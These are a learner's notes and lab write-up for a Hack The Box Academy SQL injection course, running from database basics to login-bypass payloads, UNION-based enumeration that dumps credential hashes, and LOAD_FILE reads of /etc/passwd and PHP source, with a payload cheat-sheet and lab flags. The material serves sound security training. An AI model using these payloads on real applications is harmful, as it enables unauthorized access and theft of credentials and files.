SQL Injection Fundamentals

Here is the link that shows completion of my module:

https://academy.hackthebox.com/achievement/1917469/33

Introduction

SQL Injection is a vulnerability that allows an attacker to inject malicious SQL statements into a query,exploiting the application's failure to properly sanitize user input. This can alter the logic of SQL queries allowing attackers to access unauthorized data,modify database content and execute administrative operations.

SQL injections are usually caused by poorly coded web applications or poorly secured back-end server and databases privileges.

The technique to do this involve breaking out of expected input boundaries using characters like ' or " and appending SQL code.

The techniques include stacked queries which is executing multiple queries and UNION-based injection which involves merging results from multiple SELECT statements.

The impact of this can be severe including data theft,authentication bypass(logging without valid credentials),privilege escalation and server compromise(planting backdoors).

To defend against SQLi sanitize and validate user input(ensure input is strictly filtered and validated),use parameterized queries(avoid constructing SQL commands with raw user input) and apply least privilege principle.

Intro to Databases

As applications grew in complexity and data size, simple file-based databases became inefficient, leading to the development of Database Management Systems (DBMS).


A DBMS provides the framework to create,manage and interact with database efficiently and various kinds of DBMS were designed over time such as file-based,Relational DBMS,NoSQL,Graph based and Key/Value stores.

DBMSs are commonly used in sectors like banking, finance, and education for reliable data management.

Some of the essential features of DBMS are:

Feature	Description
Concurrency	Supports multiple users accessing data simultaneously without conflict.
Consistency	Ensures data remains accurate and valid during concurrent operations.
Security	Implements user authentication and access controls for data protection.
Reliability	Facilitates backups and recovery from data loss or corruption.
Structured Query Language (SQL)	Provides a user-friendly way to interact with data using commands like SELECT, INSERT, UPDATE, and DELETE.

The modern applications follows a three tier architecture:



Tier I consists of client-side application such as websites or GUI programs and captures user actions such as login and form submissions.

Tier II (Application Layer)processes user input from the client and translates requests into SQL queries using APIs or server side

Tier III(Database layer) executes SQL queries and handles operations like data retrieval,insertion,update or deletion then returns results or errors to the application.

Types of Databases

Databases are broadly categorized into Relational and Non-Relational(NoSQL) types. Their primary difference lies in how data is structured and queried.

Relational databases uses structured query language and non-relational databases uses various data models and querying methods.

(i) Relational Databases:

This organizes data into tables(entities)with rows and columns where relationships between data are established through keys I.e primary and foreign keys.

A schema defines the structure and rules of the database.

The key concepts are tables,primary keys,foreign keys and schema.

- **Tables**: Represent entities like users, products, or orders
- **Primary Keys**: Unique identifiers for each row (e.g., user ID)
- **Foreign Keys**: Link data between tables (e.g., user_id in posts refers to id in users)
- **Schema**: Blueprint of how tables relate to each other

This setup enables efficient querying of related data across tables using JSON operations.

It provides various benefits like its structured and consistent,easy to maintain and scale with normalized data and its ideal for applications with clear data relationships and complex queries.

The most common examples of relational databases are MySQL,PostgresSQL,SQL server ,Oracle and Microsoft Access.

(ii)Non-relational Databases:

This store data in non-tabular formats and are more flexible and scalable than relational databases.

They do not require predefined schemas or relationships.

The common storage models for NoSQL databases are key value,document-based,wide-column and graph.

Key-Value Stores – Pairs of keys and values (e.g., Redis)

Document-Based Stores – JSON-like documents (e.g., MongoDB)

Wide-Column Stores – Columns grouped by families (e.g., Cassandra)

Graph Databases – Nodes and edges for relationship modeling (e.g., Neo4j)

For example, the Key-Value model usually stores data in JSON or XML, and have a key for each pair, and stores all of its data as its value:

The above example can be represented using JSON as:

```
{
  "100001": {
    "date": "01-01-2021",
    "content": "Welcome to this web application."
  },
  "100002": {
    "date": "02-01-2021",
    "content": "This is the first post on this web app."
  }
}
```

The advantage of this it is highly scalable and flexible,ideal for semi-structured or unstructured data and useful in real time big data applications,content managements,IoT,etc.

NoSQL databases are vulnerable to a different class of attacks called NoSQL injections, which differ from traditional SQL injection.

Intro to MySQL

SQL is the standard language used to communicate with relational database and MySQL follows the ISO SQL standard but includes its own syntax nuances.

Its common SQL operations are:

SELECT – Retrieve data

UPDATE – Modify existing data

DELETE – Remove data

CREATE – Add new databases/tables

GRANT/REVOKE – Manage user permissions

INSERT – Add data to tables

To access MySQL via command line utility to connect to the database **mysql -u root -p** where u specifies username and -p prompt for a password securely.

To remote access the database **mysql -u root -h <host> -P <port> -p**

To create a database and switch context:

CREATE DATABASE users;

SHOW DATABASES;

USE users;

SQL is case-insensitive, but database/table names may be case-sensitive

Data is stored in tables which consists of rows and columns and each column has defined data type eg INT,VARCHAR,DATETIME

```
CREATE TABLE logins (
    id INT,
    username VARCHAR(100),
    password VARCHAR(100),
    date_of_joining DATETIME
);
```

SHOW TABLES; – Lists all tables in the current database

DESCRIBE logins; – Displays column structure, data types, and properties

Table Properties and Constraints

Constraint	Description
AUTO_INCREMENT	Automatically increments numeric fields (typically used with IDs)
NOT NULL	Ensures column values are mandatory
UNIQUE	Prevents duplicate entries in a column
DEFAULT	Sets a default value for a column (e.g., NOW() for current timestamp)
PRIMARY KEY	Uniquely identifies each row in the table

The enhanced table examples are:

```
CREATE TABLE logins (
    id INT NOT NULL AUTO_INCREMENT,
    username VARCHAR(100) UNIQUE NOT NULL,
    password VARCHAR(100) NOT NULL,
    date_of_joining DATETIME DEFAULT NOW(),
    PRIMARY KEY (id)
);
```


This structures ensures each user has a unique ID,a required username and password and an auto filled join date.

Question:

Target(s): 94.237.57.115:57409

Authenticate to 94.237.57.115:57409 with user "root" and password "password"

Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?



SQL Statement

This section introduces key SQL commands used to interact with a MySQL database adding, retrieving, modifying and deleting data.

(i) Adding Records(insert)

basic syntax **INSERT INTO table_name VALUES (value1, value2, ...);**

selective columns **INSERT INTO table_name (col1, col2) VALUES (val1, val2);**

Examples:

-- Insert full record

INSERT INTO logins VALUES(1, 'admin', 'p@ssw0rd', '2020-07-02');

-- Insert with defaults

INSERT INTO logins(username, password) VALUES('administrator', 'adm1n_p@ss');

-- Insert multiple records

INSERT INTO logins(username, password)

VALUES ('john', 'john123!'), ('tom', 'tom123!');

(ii) Retrieving Records(select)

syntax : **-- All columns**

SELECT * FROM table_name;

-- Specific columns

SELECT column1, column2 FROM table_name;

examples

SELECT * FROM logins;

SELECT username, password FROM logins;

Use ***** to select all columns; list specific columns for precision and performance.

(iii) Deleting tables or databases(drop)

syntax: **DROP TABLE table_name;**

(iv) Modify table structured(alter)

use add,rename,change or drop columns

-- Add a column

ALTER TABLE logins ADD newColumn INT;

-- Rename a column

ALTER TABLE logins RENAME COLUMN newColumn TO newerColumn;

-- Change column type

ALTER TABLE logins MODIFY newerColumn DATE;

-- Drop a column

ALTER TABLE logins DROP newerColumn;

(v) Modify Records(update)

syntax **UPDATE table_name SET column1=value1, column2=value2 WHERE condition;**

Question:

What is the department number for the 'Development' department?

```
MariaDB [employees]> show tables;
+----------------------+
| Tables_in_employees  |
+----------------------+
| current_dept_emp     |
| departments          |
| dept_emp             |
| dept_emp_latest_date |
| dept_manager         |
| employees            |
| salaries             |
| titles               |
+----------------------+
8 rows in set (0.155 sec)

MariaDB [employees]> select dept_no from departments where dept_name ='Development';
+---------+
| dept_no |
+---------+
| d005    |
+---------+
1 row in set (0.162 sec)
```

Query Results

This involves sorting,filtering,limiting and pattern matching.

(i) Order by - sorting results

SELECT * FROM table_name ORDER BY column_name [ASC|DESC];

ASC (ascending)is default while DESC is for reverse order.

-- Sort by password ascending

SELECT * FROM logins ORDER BY password;

-- Sort by password descending

SELECT * FROM logins ORDER BY password DESC;

-- Sort by password descending, then ID ascending

SELECT * FROM logins ORDER BY password DESC, id ASC;

(ii) Limit – restrict output rows

SELECT * FROM table_name LIMIT [offset,] row_count;

examples

-- Return first 2 records

SELECT * FROM logins LIMIT 2;

-- Skip 1 row, return next 2

SELECT * FROM logins LIMIT 1, 2;

(iii) Where – filtering rows; Use **quotes** for strings and dates, not for numeric values.

SELECT * FROM table_name WHERE condition;

examples

-- Records where ID > 1

SELECT * FROM logins WHERE id > 1;

-- Records where username is 'admin'

SELECT * FROM logins WHERE username = 'admin';

(iv) Like – pattern matching

used for searching with wildcard patterns **%** = zero or more matches and _= exactly one character.

-- Usernames starting with 'admin'

SELECT * FROM logins WHERE username LIKE 'admin%';

-- Usernames with exactly 3 characters

SELECT * FROM logins WHERE username LIKE '___';

Question:

What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01? answer Mitchem

```
MariaDB [employees]> SELECT first_name, last_name, hire_date FROM employees WHERE first_name LIKE 'Bar%' AND hire_date = '1990-01-01';
+------------+-----------+------------+
| first_name | last_name | hire_date  |
+------------+-----------+------------+
| Barton     | Mitchem   | 1990-01-01 |
+------------+-----------+------------+
1 row in set (0.152 sec)
```

Question:

What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

SQL Operators

(a) AND returns true only if both conditions are true.**&&**

SELECT * FROM logins WHERE username = 'admin' AND id = 1;

(b) OR returns true if at least one condition is true ||

SELECT * FROM logins WHERE username = 'admin' OR id = 3;

(c) NOT reverses the results;true becomes false and vice versa **!**

SELECT * FROM logins WHERE NOT username = 'john';

Question

In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?

```
MariaDB [employees]> desc titles;
+-----------+-------------+------+-----+---------+-------+
| Field     | Type        | Null | Key | Default | Extra |
+-----------+-------------+------+-----+---------+-------+
| emp_no    | int(11)     | NO   | PRI | NULL    |       |
| title     | varchar(50) | NO   | PRI | NULL    |       |
| from_date | date        | NO   | PRI | NULL    |       |
| to_date   | date        | YES  |     | NULL    |       |
+-----------+-------------+------+-----+---------+-------+
4 rows in set (0.157 sec)

MariaDB [employees]> select count(*) from titles where emp_no > 10000 or title!='%engineer';
+----------+
| count(*) |
+----------+
|      654 |
+----------+
1 row in set (0.157 sec)
```

Intro to SQL injection

The role of SQL is used to store,retrieve and manipulate data in web apps and setting up backend: MySQL runs on the server;PHP interact with it using SQL queries.

Example in PHP:

$conn = new mysqli("localhost", "root", "password", "users");

$query = "SELECT * FROM logins";

$result = $conn->query($query);

Displaying results

while($row = $result->fetch_assoc()) {

**   echo $row["name"] . "
";**

}

user input

$searchInput = $_POST['findUser'];

$query = "SELECT * FROM logins WHERE username LIKE '% $searchInput'";

This introduces risks of SQL injection if not sanitized.

SQL Injection occurs when untrusted user input is embedded directly into SQL queries without proper validation or escaping, allowing attackers to modify or inject malicious SQL code.

Example of such input is: **1'; DROP TABLE users; --**

Resulting queries is **SELECT * FROM logins WHERE username LIKE '%1'; DROP TABLE users;--'**

The attacker closes the current SQL clauses using ‘ and injects arbitary SQL commands like drop table.

In MySQL, multiple statements like this are not executed by default, but similar attacks still work with proper syntax tweaks.

Types of SQL Injection

In-Band SQLi (Easy to Detect)

- **Union-Based**: Injects UNION SELECT to combine results and leak data.
- **Error-Based**: Forces SQL errors to leak internal data via error messages.

Blind SQLi (No visible output)

- **Boolean-Based**: Uses IF or CASE logic to determine true/false based on response.
- **Time-Based**: Uses SLEEP(n) to delay responses when conditions are true.

Out-of-Band SQLi (Advanced)

- Sends data to external systems (e.g., DNS lookups) if app allows it.

Subverting Query Logic

Modern web application often construct SQL queries using user input. If this input isn’t sanitized properly, attackers can inject SQL logic (like **OR ‘1’=’1’**) to manipulate the intended query behavior.

For the authentication to be legitimate has to follow this query:

SELECT * FROM logins WHERE username='admin' AND password='p@ssw0rd';

To identify SQLi vulnerability inject characters like **“ ‘** #(for comment) **;**(end of query).

Example:**SELECT * FROM logins WHERE username=''; -- Causes syntax error if app is vulnerable**

For example to test if login form is vulnerable to SQL injection we will try to add one of the below payloads after the username and see if it causes any errors or changes how the pages behave:

Payload	URL Encoded
'	%27
"	%22
#	%23
;	%3B
)	%29

To use OR-Based Authentication bypass to make the SQL query always return true:

Inject this input:

username:admin’ OR ‘1’=’1

password:anything

Resulting to: **SELECT * FROM logins WHERE username='admin' OR '1'='1' AND password='anything';**

This is how it works: AND is evaluated before OR ,’1’=’1’ always evaluates to true and OR ensures that the query matches a row even if the password is wrong.

If you want to bypass without knowing a username **inject OR into the password field** like this:

username: notadmin

password : something’ or ‘1’=’1

Resulting to: **SELECT * FROM logins WHERE username='notAdmin' OR '1'='1' AND password='something' OR '1'='1';**

This results in:

>Multiple conditions with **OR ‘1’=’1’** which always evaluate to true and login succeeds using the first user in the table (commonly admin)

To simplify this further:

username: ‘ OR ‘1’=’1

password: ‘ OR ‘1’=’1

The final query **SELECT * FROM logins WHERE username='' OR '1'='1' AND password='' OR '1'='1';**

This logs in as the first user in the database -often the admin.


Question

Target(s): 94.237.61.242:47972

Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?

In username part will enter **tom' OR '1'='1 and password can submit when empty or enter anything.**

The value shown is 202a1d1a8b195d5e9a57e434cc16000c



Using Comments

The following SQL comments –**(double dash + space)**comments out the rest of the SQL query on that line, **#(hash)** used to comment, but must be URL-encoded (%23) in browsers and **/* comment */** multi line comments but rarely used.

Lets do the examples of the above

SELECT * FROM logins WHERE username='admin' AND password='p@ssw0rd'; vf

Bypass: Username:admin'-- and password:anything

Results: **SELECT * FROM logins WHERE username='admin'-- '** ***AND password='anything';***

Password condition is ignored due to comment logging you as the admin.

Case 2 Query **SELECT * FROM logins WHERE (username='admin' AND id > 1) AND password='hashed';**

This will result into syntax error due to unmatched parentheses.

To bypass this **username:admin')--** and resulting query will be:

SELECT * FROM logins WHERE (username='admin')--*' AND id > 1) AND password='...';*


Works because it closes the parenthesis and comments out the remaining condition.

This bypass works only if the input is directly injected into the SQL query without sanitization. Hashes in the password field make SQL injection harder from that field, so focus on username injection. SQL operator precedence and proper closing of quotes and parentheses are critical for successful injection.

Question

Login as the user with the id 5 to get the flag.

The payload to use in this is **‘) OR id=5 --** this successful closed the original



condition and injected our own condition **id=5** and commented out the rest giving us access as the user with id=5

Union Clause

The union operator combines the result of two or more SELECT queries into a single result set.

```
mysql> SELECT * FROM ports UNION SELECT * FROM ships;

+----------+-----------+
| code     | city      |
+----------+-----------+
| CN SHA   | Shanghai  |
| SG SIN   | Singapore |
| Morrison | New York  |
| ZZ-21    | Shenzhen  |
+----------+-----------+
4 rows in set (0.00 sec)
```

Union sql injection is a technique where the attacker uses the UNION keyword to append malicious SELECT query to the original query executed by a web application.

This allows an attacker to extract data from other tables or databases even if they aren’t references in the original query.

Requirements for Successful UNION Injection:

1. Same number of columns in both SELECT statements.
2. Matching data types in corresponding columns.

3. Proper placement of payload in a vulnerable input field (typically GET or POST parameter).
4. Use of comments (--) to ignore the rest of the original query if needed.

But what if the target data comes from a table with fewer columns than the original query:

To make it work we have to identify how many columns the original query returns and match the number in my injected query using dummy values like ‘junk’,numbers or null to pad.

Lets use the below question to show this:

Target(s): 94.237.55.43:54796

Authenticate to 94.237.55.43:54796 with user "root" and password "password"

Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.

As show below the columns are different, we will use **NULL** as it fits all data types.

The commands below will count the total number of rows returned by combining two different tables and adds four NULL to match six column structure from the previous select.

select count(*)from (select emp_no,birth_date,first_name,last_name,gender,hire_date from employees union select dept_no,dept_name,null,null,null,null from departments)as combined_data;

```
MariaDB [employees]> desc employees;
+------------+---------------+------+-----+---------+-------+
| Field      | Type          | Null | Key | Default | Extra |
+------------+---------------+------+-----+---------+-------+
| emp_no     | int(11)       | NO   | PRI | NULL    |       |
| birth_date | date          | NO   |     | NULL    |       |
| first_name | varchar(14)   | NO   |     | NULL    |       |
| last_name  | varchar(16)   | NO   |     | NULL    |       |
| gender     | enum('M','F') | NO   |     | NULL    |       |
| hire_date  | date          | NO   |     | NULL    |       |
+------------+---------------+------+-----+---------+-------+
6 rows in set (0.160 sec)

MariaDB [employees]> desc departments;
+-----------+-------------+------+-----+---------+-------+
| Field     | Type        | Null | Key | Default | Extra |
+-----------+-------------+------+-----+---------+-------+
| dept_no   | char(4)     | NO   | PRI | NULL    |       |
| dept_name | varchar(40) | NO   | UNI | NULL    |       |
+-----------+-------------+------+-----+---------+-------+
2 rows in set (0.171 sec)
```

```
MariaDB [employees]> select count(*)from (select emp_no,birth_date,first_name,last_name,gender,hire_date from employees union select dept_no,dept_name,null,null,null
,null from departments)as combined_data;
+----------+
| count(*) |
+----------+
|      663 |
+----------+
1 row in set (0.158 sec)
```

Union Injection

This is a technique used to retrieve data from a vulnerable web application by appending a malicious UNION SELECT SQL clause to the original query.

To detect SQL injection vulnerability first test if input is inject able using a quote (‘) and if an SQL error message is displayed eg syntax error the input is likely vulnerable.

There are two methods of detecting number of columns **using order by** and **using union.**

(i) Using order by : start with **‘ order by 1 -- -** then **‘ order by 2 -- -** , ‘ **order by 3 -- -** …. until we reach a number that returns an error, or the page does not show any output, which means that this column number does not exist. The final successful column we successfully sorted by gives us the total number of columns.

(ii) Using union : here we can start by injecting a 3 column union query **cn’ union select 1,2,3 -- -** if you get an error saying the columns does not match you add column to 4 and once you know number of columns now form the payload and proceed to next step.

The benefits of using number as junk data it makes it easier to track which columns are printed so as to know which column to place our query.

To test we can get actual data from the database rather than just numbers by using the **@@version** SQL query as a test and place it in second column instead of number 2.

cn' union select 1,@@version,3,4-- - and this displays the database versions. Now we know how to form our Union SQL injection payloads to successfully get the output of our query printed on the page.

Once we know how many columns and which are visible we can extract database names,list tables and columns and dump user credentials or sensitive information.

Question

Use a Union injection to get the result of 'user()'

This will use the last method which is **cn' union select 1,user(),3,4-- -** and that will give us the result.

Port Code	Port City	Port Volume
root@localhost	2	3

Database Enumeration

Before enumerating the database we need to identify the type of DBMS we are dealing with as each DBMS has different queries and knowing what it is will help us to know which query to use.

As an initial guess, if the webserver we see in HTTP responses is Apache or Nginx, it is a good guess that the webserver is running on Linux, so the DBMS is likely MySQL. The same also applies to Microsoft DBMS if the webserver is IIS, so it is likely to be MSSQL.

The following queries and their output will tell us that we are dealing with MySQL:

Payload	When to Use	Expected Output	Wrong Output
`SELECT @@version`	When we have full query output	MySQL Version 'i.e. `10.3.22-MariaDB-1ubuntu1`'	In MSSQL it returns MSSQL version. Error with other DBMS.
`SELECT POW(1,1)`	When we only have numeric output	`1`	Error with other DBMS
`SELECT SLEEP(5)`	Blind/No Output	Delays page response for 5 seconds and returns `0`.	Will not delay response with other DBMS

Information_schema is a built-in virtual database in MySQL that stores metadata about all databases,tables and columns in the system.

It includes key tables like:

Table Name	Purpose
SCHEMATA	List of all databases
TABLES	List of tables in each database
COLUMNS	List of columns in each table


This goes to source for database enumeration during SQL injection.

The goal of SQL Injection Enumeration is to reveal hidden database content:

1. Names of the databases:

Will use this payload in a vulnerable parameter:

cn' union select 1,schema_name,3,4 from information_schema.schemata-- -



The targets are dev and ilfreight as the others are defaults.

2. To find the current database:

This will use: **cn' union select 1,database(),2,3-- -** and this shows up ilfreight showing that its the current active database.

3. Find tables in another database like dev:

cn' union select 1,table_name,table_schema,4 from information_schema.tables where table_schema='dev'-- -

We replaced number 2 and 3 with table_name and table_schema to get the output of both columns in same query.

we added a (where table_schema='dev') condition to only return tables from the 'dev' database, otherwise we would get all tables in all databases, which can be many.

Port Code	Port City	Port Volume
credentials	dev	4
framework	dev	4
pages	dev	4
posts	dev	4

4. Lets find column names in a table like credentials

cn' union select 1,column_name,table_name,table_schema from information_schema.columns where table_name='credentials'-- -

Port Code	Port City	Port Volume
username	credentials	dev
password	credentials	dev

we get to see the credentials tables contains username and password

5. Get dump data from the table:

cn' union select 1,username,password,4 from dev.credentials-- -

Port Code	Port City	Port Volume
admin	5f4dcc3b5aa765d61d8327deb882cf99	4
dev_admin	47e761039fd8ba3705d38142eaffbdd5	4
api_key	MzkyMDM3ZGJiYTUxZjY5Mjc3NmQ2Y2VmYjZkZDU0NmQgIC0K	4

Question

What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?

First will find tables in the database ilfreight

' UNION SELECT 1, table_name, table_schema, 4 FROM information_schema.tables WHERE table_schema='ilfreight'-- -

This lists a column name user

' UNION SELECT 1, column_name, table_name, 4 FROM information_schema.columns WHERE table_name='users'-- -

The expected output will be username and password

Now to get the password hash for new user

' UNION SELECT 1, username, password, 4 FROM ilfreight.users WHERE username='newuser'-- -

newuser	9da2c9bcdf39d8610954e0e11ea8f45f	4

To practice test payloads

Purpose	Payload
Get current DB	' UNION SELECT 1, database(), 2, 3-- -
Get DB version	' UNION SELECT 1, @@version, 2, 3-- -
Get DB user	' UNION SELECT 1, user(), 2, 3-- -
Get table names in dev	' UNION SELECT 1, table_name, table_schema, 4 FROM information_schema.tables WHERE table_schema='dev'-- -

Reading Files

SQL injection allows you to inject SQL queries into the back-end and if the database user has the FILE privilege you can use LOAD_FILE() to read any file that the MySQL process has permission to access.

For LOAD_FILE() to work the MySQL user must have the FILE privileges and the file must exist,be readable by the MySQL server process and be specified with an absolute path.

To find the current user or who have logged in the database you can inject:

cn' union select 1,user(),3,4-- -

Port Code	Port City	Port Volume
root@localhost	3	4

Now that we know our user, we can start looking for what privileges we have with that user. First of all, we can test if we have super admin privileges with the following query:

cn' union select 1,super_priv,3,4 from mysql.user-- -

If we had many users within the DBMS, we can add WHERE user="root" to only show privileges for our current user root:

cn' union select 1,super_priv,3,4 from mysql.user where user="root"-- -

If this returns Y you're super user.

Port Code	Port City	Port Volume
Y	3	4

If we want to view all privileges given to our current user we use this query:

cn' union select 1,grantee,privilege_type,4 from information_schema.user_privileges where grantee="'root'@'localhost'"-- -

Port Code	Port City	Port Volume
'root'@'localhost'	SELECT	4
'root'@'localhost'	INSERT	4
'root'@'localhost'	UPDATE	4
'root'@'localhost'	DELETE	4
'root'@'localhost'	CREATE	4
'root'@'localhost'	DROP	4
'root'@'localhost'	RELOAD	4
'root'@'localhost'	SHUTDOWN	4
'root'@'localhost'	PROCESS	4
'root'@'localhost'	FILE	4
'root'@'localhost'	REFERENCES	4

We see that the FILE privilege is listed for our user, enabling us to read files and potentially even write files. Thus, we can proceed with attempting to read files.

To read file will be using LOAD_FILE() :**cn' union select 1,load_file('/etc/passwd'),3,4-- -**

Port Code	Port City	Port Volume
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin		

This is powerful as you're reading server files from the database interface—you bypass the filesystem access from web input!

If you want to read web app source code eg: If the website is running PHP from /var/www/html, and the page is search.php, try:

cn' union select 1,load_file('/var/www/html/search.php'),3,4-- -

It will dump the PHP source code:

```
<?php
  if(isset($_GET['port_code'])){
    $code = $_GET['port_code'];
    $query = "SELECT * FROM ports WHERE code='$code'";
    $result = mysqli_query($conn, $query);
    ...
?>
```

Why This Matters for Pentesting

